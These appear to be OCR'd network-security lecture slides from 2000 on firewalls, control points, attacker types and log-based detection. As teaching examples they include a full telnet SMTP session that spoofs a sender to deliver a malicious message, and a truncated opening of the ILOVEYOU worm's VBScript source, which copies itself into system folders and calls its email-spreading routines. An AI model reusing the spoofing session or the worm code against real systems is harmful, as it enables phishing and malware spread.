


Could be legacy




Proxied Services

- VPN - Inbound
- Net Nannies - Outbound
- Email - Both




Firewalls and Routers

- Source, Destination, Service
  example: anyone, webserver1, http




Outbound Access Paths



Outbound Access Paths


Authorized vs. Unauthorized



Control points

- Preventive:
  - routing
  - firewalls
  - authorization
  - data encryption
- Detective
  - network traffic logs
  - server logs
  - user activity logs
  - alarms

- Corrective
  - incident response
  - login revocation




Hackers and Penetration Studies


- Blind Outsider - starts with publicly available information sources
- Outsider with a little insider knowledge, e.g. URLS, Internet Address ranges
- Outsider with a lot of technical insider knowledge
- Insider with employee accounts but not administrative ones
- Insider with administrative responsibilities

Types of attacks

- Information gathering
- Impersonation
- Denial of Service

Example Information Gathering






Example Impersonation

```
$ telnet mail.company.com 25
Trying 192.168.142.13
Connected to mail.company.com .
Escape character is '^]'.
220 bearhub2 SMTP/smap Ready.
helo
250 Charmed, I'm sure.
mail from: spoofvictim@anothercompany.com
250 <spoofvictim@anothercompany.com>...
  Sender Ok
rcpt to: unsuspecting@company.com
250 unsuspecting@company.com OK
data
354 Enter mail, end with "." on a line by
  itself
malicious message text goes here
.
250 Mail accepted
quit
221 Closing connection
Connection closed by foreign host.
$
```

Example Denial of Service: ILOVEYOU

```
rem  barok -loveletter(vbe) <i hate go to school>
rem                                                  by: spyder  /  ispyder@mail.com  /
@GRAMMERSoft Group  /  Manila,Philippines
On Error Resume Next
dim fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow
eq=""
ctr=0
Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullname,1)
vbscopy=file.ReadAll
main()
sub main()
On Error Resume Next
dim wscr,rr
set wscr=CreateObject("WScript.Shell")
rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting
Host\Settings\Timeout")
if (rr>=1) then
wscr.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting
Host\Settings\Timeout",0,"REG_DWORD"
end if
Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)
Set dirtemp = fso.GetSpecialFolder(2)
Set c = fso.GetFile(WScript.ScriptFullName)
c.Copy(dirsystem&"\MSKernel32.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
c.Copy(dirsystem&"\Very Funny.vbs")
regruns()
html()
spreadtoemail()
listadriv()
end sub
sub regruns()
On Error Resume Next
Dim num,downread
regcreate
```

Example Denial of Service: Distributed DOS



Step 1 - malicious hacker plants time-based attack software on vulnerable clueless "agents"

Step 2 - agents activate at a pre-established time and overwhelm helpless web server

JLB, August 2000

Control Options

Prevention - *you should try to prevent bad things from happening*

Detection - *if you can't prevent, can you at least detect?*


Recovery - *if you can't prevent or detect, you better be able to recover*

Detection Techniques

- Alarms, alerting mechanisms
- Access failure logs
- File integrity checks
- Process integrity monitors
- Monitoring procedures

Logs - types

- Patterns



- Violations

  10:10:33 accept fw1
  >le1 src: admin.server dst: ecomweb.server
  port: 23 s_port: 4008

- Transactions

000210:1604: jdoe search for acct begin with 1
000210:1605: jdoe selected acct 123456
000210:1605: jdoe executed update account

Detecting Information Gathering

- White Hat Hacking:
  - Scanning
  - Monitoring reported security bugs and executing them
  - Security review as part of infrastructure change control
- Inventory known commands, alert on exceptions

Detecting Impersonation

